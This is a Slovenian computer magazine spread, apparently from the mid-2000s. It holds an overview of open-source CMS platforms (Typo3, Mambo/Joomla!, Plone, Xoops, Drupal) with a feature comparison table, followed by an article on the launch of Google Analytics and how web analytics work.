Pred končno izbiro sistema CMS je več kot priporočljivo preizkusiti delovanje in uporabnost nekaj različnih sistemov kot tudi preveriti izkušnje drugih uporabnikov. Dobro izhodišče za preizkušanje odprtokodnih sistemov je spletna stran **Open Source CMS** ([www.opensourcecms.com](http://www.opensourcecms.com)), kjer lahko brez kakršnegakoli nameščanja programske opreme v svoj računalnik preizkusite zares veliko izbiro najrazličnejših sistemov CMS, ki temeljijo na osnovi PHP/MySQL. ■



# Priljubljeni in dostopni vsakomur

Za večino odprtokodnih sistemov lahko rečemo, da so razviti po sistemu »LAMP« (operacijski sistem Linux, spletni strežnik Apache, podatkovna zbirka MySQL in skriptni jezik PHP, ki ga lahko nadomestita tudi Perl ali Python). Ker je koda odprtokodnih sistemov, kot pove že samo ime, dostopna vsakomur, jo lahko seveda kdorkoli preučuje, popravlja in nadgrajuje, kar je seveda v popolnem nasprotju s komercialnimi rešitvami, ki nastajajo v zaprtem okolju in kjer je programska koda dostopna ozkemu krogu ljudi.

**Piše: Radoš Skrt**

rados.skrt@mojmikro.si

Z razvojem odprtokodnih rešitev, ki lahko nastajajo tudi v širši skupnosti razvijalcev, pa se na srečo vseh uporabnikov lahko hitro razvijajo tudi  **dodatne funkcionalnosti**, ki povsem brezplačno na voljo tudi vsem uporabnikom določene rešitve. Zaradi svoje odprtosti in prilagodljivosti imajo odprtokodne rešitve veliko podporo v številnih **programerjih**, ki lahko

nadgrajujejo, popravljajo ali vzdržujejo programsko opremo, tudi če jo dejanski izvajalec preneha razvijati. Velika izbira programerjev, ki obvladajo programski jezik **PHP**, pa omogoča tudi to, da se lahko z najemom programerjev opravijo takšne prilagoditve kateregakoli sistema, ki bo popolnoma ustrezal željam naročnika.

## PREVERITE VSE POGOJE UPORABE

Ker so pogoji uporabe odprtokodnih sistemov lahko zelo različni, vam priporočamo, da pred morebitnimi popravki in nadgradnjami izbranih sistemov preverite vse pogoje njihove uporabe. Nekateri ponudniki odprtokodnih sistemov namreč zahtevajo plačilo za uporabo sistema v komercialne namene, spet drugi pa npr. zahtevajo javno objavo kode vseh morebitnih dopolnitev.

Pri preverjanju dovoljenj za uporabo se boste srečali s kraticami, kot so **BSD** (Berkeley Software Distribution; ena izmed najbolj razširjenih licenc za brezplačno programsko opremo; redistribucija mora obdržati izjavo o avtorstvu, listo pogojev in pogoje uporabe), **GNU /GPL** (General Public License) in **LGPL** (Lesser General Public License). Po podatkih, ki smo jih našli na spletnem portalu odprte kode (ok.scv.si) je bistvena razlika med licenco GPL in LGPL v tem, da je licenca GPL »zahtevnejša«, saj morajo vse kombinacije zadostiti le kriterijem »svobode«, medtem ko je pri licenci LGPL dopustno povezovanje z licenčno programsko opremo. Poleg tega licenca LGPL postavlja manj zahtevne pogoje povezovanja z drugimi kodami.

## NEKATERI ODPR TOKODNI SISTEMI CMS

Na podlagi analize številnih testov, mnenj uporabnikov in lestvic priljubljenosti, smo izbrali nekaj sistemov CMS, ki so deležni veliko večjega števila pohvalnih kot pa kritičnih besed.

### Typo3

[www.typo3.org](http://www.typo3.org)



**Zgled spletne strani, narejene s sistemom Typo3, ki zadovalji še tako zahtevne potrebe razvijalcev spletnih strani.**

Typo3, katerega korenine segajo v leto 1998, velja za **eno najzmogljivejših odprtokodnih rešitev na področju urejanja spletnih vsebin**. Namenjen je tako malim kot tudi velikim podjetjem, ki potrebujejo prilagodljiv in razširljiv sistem ter veliko že pripravljenih modulov, s katerimi lahko dodatno povečajo uporabnost

## Izkušnje podjetja Virtua

Typo3 pa ni priljubljen samo v svetu, temveč tudi v Sloveniji, kar je moč sklepati po vse večjem številu spletnih strani, ki so podprte z omenjeno rešitvijo. Med drugim ga zaradi funkcionalnosti in bistveno znižanih stroškov vzdrževanja uporabljajo tudi spletne strani državne uprave. Skupnost slovenskih uporabnikov orodja Typo3 se združuje na naslovu [www.typo3-slovenia.org/](http://www.typo3-slovenia.org/).

Zakaj ga pri načrtovanju in razvoju spletnih strani uporablja vedno več podjetij, ki se ukvarjajo z izdelavo spletnih strani, smo preverili pri **Jasni Suhadolc** iz podjetja Virtua ([www.virtua.si](http://www.virtua.si)), kjer bodo kmalu imeli pod streho že šest projektov, ki so jih izdelali s pomočjo sistema Typo3.



**Jasna Suhadolc, Virtua, d.o.o.**

izvajamo v naši družbi. Typo3 pa smo pravzaprav spoznali že pred leti, ko je takratno Ministrstvo za informacijsko družbo priporočilo uporabo odprtokodnih sistemov, kjer je bil omenjen. Od takrat smo budno spremljali njegov razvoj, gotovo pa ga je kot razvojno okolje spletnih projektov v našem podjetju utrdila odločitev državne uprave, da ga predpiše kot osnovno orodje za državne portale. Ni pa Typo3 edino orodje, ki ga podpiramo. Za manjše projekte uporabljamo tudi sistem Joomla! (bivši Mambo CMS) in SharePoint Portal Services v okolju Windows.

### Kakšne so prednosti in slabosti uporabe sistema Typo3?

Očitno je, da sistemov, kot so zgoraj omenjeni trije, ni mogoče primerjati s sistemi, ki jih razvijajo spletne agencije. Vsi trije ponujajo za nekaj magnitud več modulov, funkcionalnosti, pripomočkov, razširitev in podobno. Če primerjamo dva odprtokodna sistema CMS, torej Typo3 in Joomla!, ima Typo3 kar nekaj prednosti. Gre za bistveno obsežnejši sistem z zelo modularno zasnovo, različnimi sistemi overjanja in avtorizacije »front« in »back-end« uporabnikov, naprednim sistemom spremljanja dela obiskovalcev spletne strani (VTS – Visitor Tracking System), ki je nepogrešljivo orodje za optimiranje vsebin pri resnih spletnih projektih, odlično večjezično podporo, odličnimi moduli za e-poslovanje, napredno iskanje, itd. Prednost sistema Joomla! pa je v bistveno krajšem času, ki ga porabimo za uvajanje novih spletnih razvijalcev.

### Zakaj ste se glede na široko ponudbo različnih sistemov CMS odločili ravno za Typo3?

**J. Suhadolc:** Sistemov CMS je res veliko, verjetno najboljše zbirka je na naslovu [www.cmsmatrix.org/](http://www.cmsmatrix.org/). Ob tako veliki izbiri je res težko trditi, da je določen sistem najboljši, je pa prav gotovo, da je v Typo3 (in precej drugih na seznamu) vloženo bistveno več dela, kot si ga lahko privoščijo financirati katerakoli slovenska spletna agencija.

Menimo, da bi verjetno katerikoli izmed prvih 10 sistemov CMS z omenjenega seznama zadoščal za večino spletnih projektov, ki jih

## odprtokodni sistemi CMS

sistema kot tudi funkcionalnost lastne spletne strani. Poleg celovitega upravljanja vsebin omogoča Typo3 tudi večnivojsko urejanje, enostavno izdelovanje grafičnih menijev, dinamično obdelovanje slik, upravljanje večjega števila spletnih mest, ipd. Med bolj tehnično naravnanimi podatki na omenimo, da ima Typo3 svoj deklaracijski jezik **TypoScript**, s katerim lahko nastavite vse parametre sistema, in da je Typo3 narejen z zelo priljubljenim odprtokodnim skriptnim jezikom **PHP**, kar omogoča neslutene možnosti prilagodljivosti in nadgradnje.

**Mambo / Joomla!**  
www.mamboserver.com

Mambo je eden najbolj priljubljenih sistemov CMS. Sistem, ki v zadnjih letih prejema nagrade kot po tekočem traku (leta 2004 je bil proglašen kot najboljši odprtokodni projekt na tekmovanju LinuxUser & Developer Awards, v preteklem letu je bil na svetovni Linux konferenci razglašen za najboljšo odprtokodno rešitev, prejel pa je tudi nagrado Linux Format Awards za najboljši projekt leta 2005), temelji na klasični tehnologiji **Apache-PHP-MySQL** in je neodvisen od operacijskega sistema. Mambo sestavljajo moduli, ki jih večinoma srečujemo tudi pri drugih sistemih CMS: aktualne novice, ankete, distribucija sporočil (RSS), iskalnik, klepetalnica, forum, izmenjava dokumentov, statistika, koledar ipd. Mambo, ki je izdan pod licenco GNU/GPL, sodi med **prijazne, pregledne in enostavne** sisteme za vzdrževanje spletnih vsebin. Nemojane možnosti imamo pri prilagajanju in ustvarjanju novih oblikovnih predlog, le da je za izdelovanje teh potrebnih nekaj dodatnega znanja.




**Mambo omogoča hitro namestitvev in zamenjavo predlog.**

Dodatni razlog za odločitev za uporabo sistema Mambo je njegova razširjenost ter zelo močna podpora skupnosti, kar zagotavlja »proizvodnjo« **novih modulov in komponent**. Slovenska skupnost uporabnikov se združuje na naslovu [www.slomambo.edus.si](http://www.slomambo.edus.si), od koder si lahko prenesejo v računalnik **slovensko različico sistema Mambo** kot tudi številne dodatke, se seznanijo z novostmi ali pa se pridružijo razpravi na forumu. Kot največji pomanjkljivosti sistema se največkrat omenjata pomanjkljiva podpora večjezičnosti ter slab sistem z uporabnikovimi pravicami.

Pri omenjanju sistema Mambo pa seveda nikakor ne moremo mimo dejstva, da se je pred kratkim večja skupina njegovih ključnih razvijalcev odcepila od glavne razvijalne skupine in razvila nov sistem CMS z imenom **Joomla!** ([www.joomla.org](http://www.joomla.org)). Da je bila odločitev o njihovi odcepitvi pravilna, potrjuje tudi nagrada za najboljši odprtokodni projekt za leto 2005, ki so jo podelili na prireditvi LinuxWorld Expo ([www.linuxworldexpo.co.uk](http://www.linuxworldexpo.co.uk)). Sistem Joomla! je zmagal v res močni konkurenci, saj so med drugim prehiteli tudi brskalnik Firefox.

**Plone**  
www.plone.org



**Plone omogoča enostavno urejanje vsebine.**


Odprtokodni sistem Plone je napisan v objektno usmerjenem skriptnem jeziku python. Pomembna značilnost Plone je, da vse vsebinske podatke hrani v predmetni zbirki **ZODB** (Zope Object Database) in ne v običajni relacijski zbirki, ki je temelj skoraj vseh drugih sistemov. Zaradi tega potrebujemo za uporabo programa **programski strežnik Zope**, kar pa

lahko pripelje do resnega problema, saj je malo ponudnikov gostovanja, ki podpirajo omejeni strežnik. Plone velja za **zelo prilagodljiv in ne tako enostaven** sistem CMS, saj zahteva od uporabnika kar precej uvajalnega časa, dodatnega učnega ter znanja jezika python, če bo želel sistem izkoristiti v polni meri. Zaradi kompleksnosti in številnih funkcionalnosti je sistem namenjen tudi zahtevnejšim uporabnikom in večjim spletnim mestom.

## Nekatere pomembnejše povezave s področja CMS

<b>CMS Review</b> ( <a href="http://www.cmsreview.com">www.cmsreview.com</a> )	stran z vsemi bistvenimi informacijami o sistemih CMS
<b>CMSMatrix</b> ( <a href="http://www.cmsmatrix.org">www.cmsmatrix.org</a> )	sistematična primerjava več kot 500 (!) sistemov CMS
<b>OpenSourceCMS</b> ( <a href="http://www.opensourcecms.com">www.opensourcecms.com</a> )	pregled in preizkus velike večine odprtokodnih sistemov CMS
<b>OSCOM</b> ( <a href="http://www.oscom.org">www.oscom.org</a> )	mednarodno združenje odprtokodnih CMS
<b>Open Source Content Management System List</b> ( <a href="http://www.la-grange.net/cms">www.la-grange.net/cms</a> )	kratki opisi različnih sistemov CMS


**Xoops**  
www.xoops.org/



**Urejanje posameznih gradnikov spletne strani s programom Xoops**

Xoops je prilagodljiv, objektno usmerjen portalni sistem napisan v jeziku **PHP**. Ker uporablja pogon za predloge (template engine) **Smarty**, pomeni, da lahko uporabnik po želji spreminja videz strani/portala. Xoops je najprimernejši za hitro vzpostavitev spletnih skupnosti, saj ponuja zelo dobra orodja za delo z uporabniki. Njegova prednost je tudi integrirana relacijska zbirka vsebin **Wiki**. Slovenska skupnost uporabnikov ima svojo spletno stran na naslovu <http://xoops.specialci.com>.

**Drupal**  
www.drupal.org/



**Ustvarjanje mini ankete s sistemom Drupal je zelo enostavno opravilo.**

Drupal je v slovenskem spletu neznan, a je sicer odlični odprtokodni sistem upravljanja vsebin (CMS), ki uporablja zbirko podatkov **MySQL** ali **PostgreSQL**, od različice 4.6 dalje pa je združen s **PHP5**. Prilagodljivost, kakovostna in razumljiva koda ter modularna zgradba, so pglavitne odlike, ki jih navajajo uporabniki omenjenega sistema. Drupalu se še danes pozna, da je bil sprva predvsem orodje za gradnjo **spletnih skupnosti**, saj ima mnogo funkcionalnosti, ki podpirajo ta tip spletnih strani. Drupal je še posebej dober tudi za vzdrževanje **novičarskih spletnih strani in spletnih dnevn**



kov (blogov), seveda pa ga je moč uporabljati tudi za vzdrževanje običajnih spletnih strani.

Med najuporabnejše funkcionalnosti sistema Drupal sodijo: možnost spreminjanja vsebine v format pdf, izdelava interaktivnih obrazcev (npr. obrazec za povpraševanje) prek administrativnega vmesnika, URL-filtri, ki

omogoča samodejno filtriranje vseh URL in e-poštnih naslovov in njihovo spreminjanje v povezave, agregator RSS-vsebin, arhiviranje starejših vsebin, možnost komentiranja vsebine s strani obiskovalcev in še bi lahko naštevali.

Osnovna namestitve ponuja štiri preproste in funkcionalne teme, ki so osnovane na XHTML-

ju in CSS-u, kar pomeni da jih lahko enostavno spreminjamo in ustvarjamo lastne oblikovne predloge. Uporabniki pravijo, da omogoča Drupal veliko lažje spreminjanje oblikovnih predlog, menijev in kmarjenja kot Mambo, v primerjavi s Plonom pa je pisanje razširjenih modulov za Drupal veliko preprostejše.

## Primerjava sistemov CMS

Ime sistema	Drupal	Joomla!	Mambo	Plone	TYPO3	Xoops
Spletni naslov	drupal.org	joomla.org	mamboserver.com	plone.org	typo3.org	xoops.org
Zadnja različica	Drupal 4.6.5	Joomla! 10.7	Mambo 4.5.3	Plone 2.11	TYPO3 3.8.1	Xoops 2.2.3
Spletni strežnik	Apache, IIS	Apache	Apache, IIS	Apache, IIS, Zope	Apache, IIS	Apache, IIS
Programski jezik	PHP	PHP	PHP	Python	PHP	PHP 4.1.0
Podatkovni strežnik	MySQL, Postgres	MySQL	MySQL	Zope	MySQL	MySQL 4.23.xx
<b>Varnost</b>						
Avtorizacija vpisa z e-pošto	da	da	da	omejeno	da	
Prijave skozi SSL	ne	ne	ne	ne	da	
SSL-strani	ne	ne	ne	ne	brezplačen dodatek	
Različice dokumentov	omejeno	da	omejeno	da	da	da
<b>Enostavnost uporabe</b>						
Samodejno povečevanje / pomanjševanje slik	brezplačen dodatek	da	ne	brezplačen dodatek	da	
Množični prenos datotek	brezplačen dodatek	ne	ne	da	ne	
Črkovalnik	brezplačen dodatek	ne	ne	brezplačen dodatek	brezplačen dodatek	
<b>Delovanje</b>						
Podvojevanje zbirk	ne	ne	ne	doplačilo	ne	
Izvoz statičnih vsebin	ne	ne	ne	brezplačen dodatek	brezplačen dodatek	
<b>Upravljanje</b>						
Upravljanje oglasnih akcij	brezplačen dodatek	da	da	brezplačen dodatek	brezplačen dodatek	da
Časovna objava vsebin	brezplačen dodatek	da	da	da	da	da
Teme, preobleke	da	da	da	da	da	da
Statistika obiskanosti	da	da	da	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek
<b>Podpora</b>						
Podpora za RSS	da	da	da	da	da	da
Podpora za FTP	omejeno	brezplačen dodatek	ne	da	da	da
Podpora za UTF-8	da	da	ne	da	da	
Ustreza standardu XHTML	da	ne	da	da	da	ne
<b>Prilagodljivost</b>						
Podpora načinu CGI	da	ne	ne	brezplačen dodatek	da	ne
Ponovna uporaba vsebine	omejeno	da	omejeno	da	da	brezplačen dodatek
Lokalizacija uporabniškega vmesnika	da	da	da	da	da	da
Večjezičnost	da	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	da	
Hkratno upravljanje večjega števila spletnih mest	da	brezplačen dodatek	brezplačen dodatek	da	da	
<b>Že pripravljene gradnike</b>						
Spletni dnevnik (blog)	da	da	da	da	brezplačen dodatek	brezplačen dodatek
Klepetalnice	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek
Mali oglasi	ne	brezplačen dodatek	brezplačen dodatek	ne	brezplačen dodatek	brezplačen dodatek
Upravljanje stikov	brezplačen dodatek	da	da	brezplačen dodatek	brezplačen dodatek	omejeno
Forumi	da	brezplačen dodatek	brezplačen dodatek	da	brezplačen dodatek	da
Koledar dogodkov	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	da	brezplačen dodatek	brezplačen dodatek
Odgovori na pogosta vprašanja	da	da	da	brezplačen dodatek	brezplačen dodatek	da
Grafikoni	ne	brezplačen dodatek	brezplačen dodatek	ne	brezplačen dodatek	
Upravljanje povezav	brezplačen dodatek	da	da	brezplačen dodatek	brezplačen dodatek	da
Prijava na e-novice	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	da	
Galerija slik	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	da	brezplačen dodatek
Hitre ankete	da	da	da	brezplačen dodatek	brezplačen dodatek	da
Iskalnik	da	da	da	da	brezplačen dodatek	
Mapa strani	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	da	
Ankete	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	doplačilo	brezplačen dodatek	ne
RSS	da	da	da	brezplačen dodatek	brezplačen dodatek	da
<b>Trgovanje</b>						
Sledenje partnerskega programa	brezplačen dodatek	brezplačen dodatek	ne	ne	brezplačen dodatek	da
Upravljanje s plačili	brezplačen dodatek	brezplačen dodatek	ne	brezplačen dodatek	brezplačen dodatek	
Upravljanje z načinom pošiljanja	brezplačen dodatek	brezplačen dodatek	ne	brezplačen dodatek	ne	
POS-terminal	ne	brezplačen dodatek	ne	ne	ne	
Nakupovalni voziček	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek	brezplačen dodatek

Vir: podatke smo povzeli s spletne strani »The CMS Matrix« (www.cmsmatrix.org), kjer lahko medsebojno primerjamo več kot 500 sistemov CMS.

Google Analytics

# Revolucija spletnih analiz!

Povsem smo se že navadili, da Google ni le iskalnik, ampak eksponentno rastoča korporacija, ki nas vsakih nekaj tednov preseneti z novo uporabno idejo. Eno zadnjih takšnih koristnih presenečenj je prav gotovo Google Analytics – orodje, ki ga ne bi smel spregledati nihče, ki v spletu misli resno.

Piše: **Mitja Mavsar**

mitja.mavsar@mojmikro.si

## TRG SPLETNIH ANALIZ

Trg spletnoanalitičnih aplikacij bi še pred kratkim lahko razdelili v dva cenovna razreda:

1. **enostavna brezplačna** orodja za pregled osnovnih kazalcev obiskanosti (Webalizer, Webstats idr.),

2. **napredna plačljiva** orodja za natančno opazovanje vedenja obiskovalcev ter pregled učinkovitosti strukture, vsebin in funkcionalnosti spletnega mesta (ClickTracks, WebTrends, Urchin idr.).

Orodja iz **prve skupine** so zaradi svoje brezplačnosti zelo priljubljena. Z njihovo uporabo lahko spremljamo število obiskov, uporabnikov, prepoznamo najbolj obiskane vsebine in podobno, a dejstvo je, da gre pri teh podatkih samo za **posnetek stanja**. Če poleg pregleda osnovnih podatkov ne opravimo tudi kompleksnejše analize, spoznamo le to, kaj se je zgodilo, zelo težko pa sklepamo o tem, kaj s spletnim nastopom storiti v prihodnje.





Po naprednejših plačljivih orodjih so doslej posegali le redki, predvsem so bila to večja podjetja in spletne agencije. Potreba po analizah se je pojavila predvsem pri tistih spletnih projektih, ki lastnikom prinašajo **dobršen del prihodkov**. Upravitelji takšnih spletnih mest želijo vedeti, od kod natančno obiskovalci prihajajo, zakaj sploh prihajajo, kaj iščejo, ob čem se zmedejo, zakaj odhajajo in zakaj se vračajo.

## Neposreden finančni učinek


Koristnosti teh informacij so se zato najprej začele zavedati spletne trgovine, saj ima pri njih vložek v analize najbolj neposreden finančni učinek. Matematika je povsem enostavna: Če e-trgovina s 100 milijoni tolarjev mesečnega prometa učinkovitost nakupnega procesa izboljša le za 1 %, vsak mesec pridobi milijon tolarjev!

## GOOGLOV PRETRES IN ODZIV KONKURENCE

Svoj prvi udarec trgu analiz je Google zadal že marca 2005, z nakupom podjetja **Urchin Software**. Ceno te analitične aplikacije je s 495 drastično znižal na 199 dolarjev, po nekaj-mesečnem zatišju pa je se zgodilo: vzniknil je prenovljeni Urchin, aplikacija z **novim imenom Google Analytics (GA)**. Urchinovemu orodju, ki je bilo že tako med boljšimi, so pri



➤ **Brezplačni, a zmogljivi Google Analytics je dodobra pretresel trg spletnih analiz, morda pa bo tudi spremenil splet na bolje.**



**Google Analytic segmentacija - odkod prihajajo obiskovalci - iz najdi si**

Googlu dodali nove razsežnosti, predvsem pa so ga povezali s svojim oglaševalskim programom **AdWords**.

Dejstvo je, da so zaradi Googlove novosti vsaj začasno ob nove posle vsa podjetja, ki jim analitično orodje višjega razreda pomeni središče poslovanja. Predstavljajte si: svojega paradnega konja vztrajno razvijajo in pilijo že leta, naročniki jim odštevajo po tisoče dolarjev mesečno, potem pa kot strela z jasnega udari **brezplačni GA** ...

A vendar Michael Stebbins (iz analitičnega podjetja ClickTracks) nič kaj potrto pravi:

»Brezplačne napredne analize so potrditev tudi naših tržnih prizadevanj. GA ustvarja plimo, ki bo dvignila vse spletnoanalitične ladje. Navdušeni smo, da se tako odpira oči o po-

membnosti in moči spletnih analiz.«

Gotovo je, da se bodo vsi analitični ponudniki višjega razreda od zdaj naprej morali bolj truditi za obstoj. Znižati bodo morali astronomske cene, a vendar lahko pričakujejo tudi **povečano povpraševanje**. Dejstvo je, da orodji, kot sta Webtrends in Clicktracks, ponujata nekatere analitične možnosti, ki jih

GA ne premore. Zato marsikatero podjetje, ki je navajeno na nekatere specifične analize, ne bo kar z lahkoto presedlalo na GA.

## ZAKAJ NAPREDNE ANALIZE?

Bistvena prednost naprednih analiz, kot so GA, Clicktracks, Webtrends, je v tem, da lahko pod drobnogled vzamemo **posamezne segmente obiskovalcev** in jih med sabo **primerjamo**. Primerjamo lahko različne parametre, opravljamo analize po časovnih obdobjih in še marsikaj. Tako lahko na primer izvemo, kako se obiskovalci, ki so do nas prišli s strani A, razlikujejo od tistih s strani B.

Če na primer izvemo, da se obiskovalci, ki so prišli s spletnega mesta A:



- na forumu registrirajo trikrat pogosteje kot tisti z B,
- prihajajo večkrat in na strani ostajajo dlje od B in
- kupujejo za 30 % večje zneske kot tisti z B, tedaj se je povsem enostavno odločiti, da bomo oglaševali na straneh A, ne pa na B. To se nam splača, saj od tam očitno prihajajo bolj kakovostni obiskovalci – takšni, ki se jim naše vsebine in prodajni program zdijo privlačni.

Spodnja tabela prikazuje nekaj namišljenih informacij, ki povsem konkretno ilustrirajo, kako lahko na podlagi analitičnih spoznanj predlagamo ukrepe za izboljšanje spletnega mesta:

SPOZNAVJE	UKREP
5 % naših uporabnikov uporablja ločljivost 800 x 600. Delež takšnih vsak mesec pade za 0,2 %.	Privoščimo si lahko več prostora in spletno mesto mirne vesti prilagodimo ločljivosti 1024 x 768.
88 % tistih, ki so v zadnjem tednu opravili nakup, nas je obiskalo z iskalnika najdi.si. Tisti z Googla strani zapuščajo po nekaj sekundah.	Temeljito preverimo našo opaznost na Googlu in spodbudimo še več obiskovalcev z iskalnika Najdi.si. Od tam očitno prihajajo kakovostni.
28 % obiskovalcev, ki začnejo proces nakupa, odneha pri tretjem koraku in nakupa ne zaključijo.	Preverimo, ali se na koraku skriva tehnična napaka ali morda od uporabnikov zahtevamo preveč podatkov.
Obiskovalci prihajajo enakomerno iz vseh večjih slovenskih krajev, skoraj nihče pa iz Maribora in Kranja.	Spletno in klasično tržno komuniciranje osredotočimo na Štajersko in Gorenjsko ter tako privabimo še »manjkajočo« publiko.

## ZAKAJ JE ZASTONJ?

Za zastonskim ponudanjem seveda ne stoji le prijaznost, ampak **kristalno jasen poslovni namen**. Google namerava z brezplačnimi analizami **dvigati povpraševanje po analizah nasploh**, saj le kakovostna analiza pokaže pot do boljšega poslovanja. Osrednji namen brezplačnih analiz je vzgojiti učinkovite spletne ustvarjalce, ki natančno merijo svoja dejanja in posledično bolje oglašujejo.

Brezplačni Analytics je pot do donosnejšega spletnega poslovanja in komuniciranja, a vendar bo svoj donos povečal predvsem Google. Pri Googlu povsem upravičeno pričakujejo, da bodo z brezplačnim GA-jem znatno izboljšali donosnost svojega programa za oglaševanje na ključne besede Adwords.

## IN KJE SE PRIJAVIM?

Priljubljenost GA-ja je močno preseгла pričakovanja in tako zelo zamajala Googleove strežniške zmogljivosti, da so spletno aplikacijo

po nekaj dneh morali celo ustaviti. Da je stvar sploh še lahko delovala, so po nekaj dneh preprečili registracijo vsem novim uporabnikom. Registracija tudi po dveh mesecih od otvoritve še ni mogoča – lahko le pustite svoj elektronski naslov in počakate, da vas obvestijo, ko Analytics spet začne polno delovati.

Namestitev GA-ja pa je precej enostavna. Vse, kar morate storiti, je **odpreti uporabniški račun**, nato pa **na vsako od strani (page) vašega spletnega mesta namestite nekaj vrstic kode JavaScript**, ki Googlovi aplikaciji pošilja informacije o vaših uporabnikih.

Tako lahko spremljate do največ 50 spletnih mest. Če ste uporabnik programa Adwords,

lahko analizirate povsem zastonj, če to niste, ste v enem računu omejeni na pet milijonov prikazov strani (pageviews) mesečno.

## SKLEP

Google Analytics je doobra pretresel trg spletnih analiz, morda pa bo tudi spremenil splet na bolje. Analize, še kako nujne za trajnostni razvoj spletnih mest, so kar naenkrat postale dostopne tudi tistim, ki si jih doslej niso mogli ali hoteli privoščiti. Argumenti vseh tistih, ki v spletu ustvarjajo in poslujejo le na podlagi intuicije in občutkov, se z brezplačno priložnostjo naprednega merjenja spreminjajo v prah. ■

## Nekaj zanimivih funkcionalnosti GA

All Reports
Marketing Optimization
Unique Visitor Tracking
- Daily Visitors
- Visits & Pageview Tracking
- Goal Conversion Tracking
- Absolute Unique Visitors
- Visitor Loyalty
- Visitor Recency
Visitor Segment Performance
- New vs Returning
- Referring Source
- Geo Location
- Geo Map Overlay
- Network Location
- Language
- User-defined
- Domains
Marketing Campaign Results
- Campaign Conversion
- Source Conversion
- Medium Conversion
- Referral Conversion
- Campaign ROI
- Source ROI
- Medium ROI
Search Engine Marketing
- CPC Program Analysis
- Overall Keyword Conversion
- CPC vs Organic Conversion
- Keyword Considerations
- Day Parts Breakdown
Content Optimization
Ad Version Testing
- Overall Ad A/B Testing
- Source Specific Testing
- Keyword Specific Testing
Content Performance
- Top Content
- Content Drilldown
- Content by Titles
- Page Query Terms
- Depth of Visit
- Length of Visit
Navigational Analysis
- Entrance Bounce Rates
- Top Exit Points
- Initial Navigation
- All Navigation
Goals & Funnel Process
- Goal Tracking
- Goal Conversion
- Defined Funnel Navigation
- Defined Funnel Abandonment
- Reverse Goal Path
- Goal Verification
Web Design Parameters
- Browser Versions
- Platform Versions
- Browser & Platform Combos
- Screen Resolutions
- Screen Colors
- Languages
- Java Enabled
- Flash Version
- Connection Speed
- Hostnames

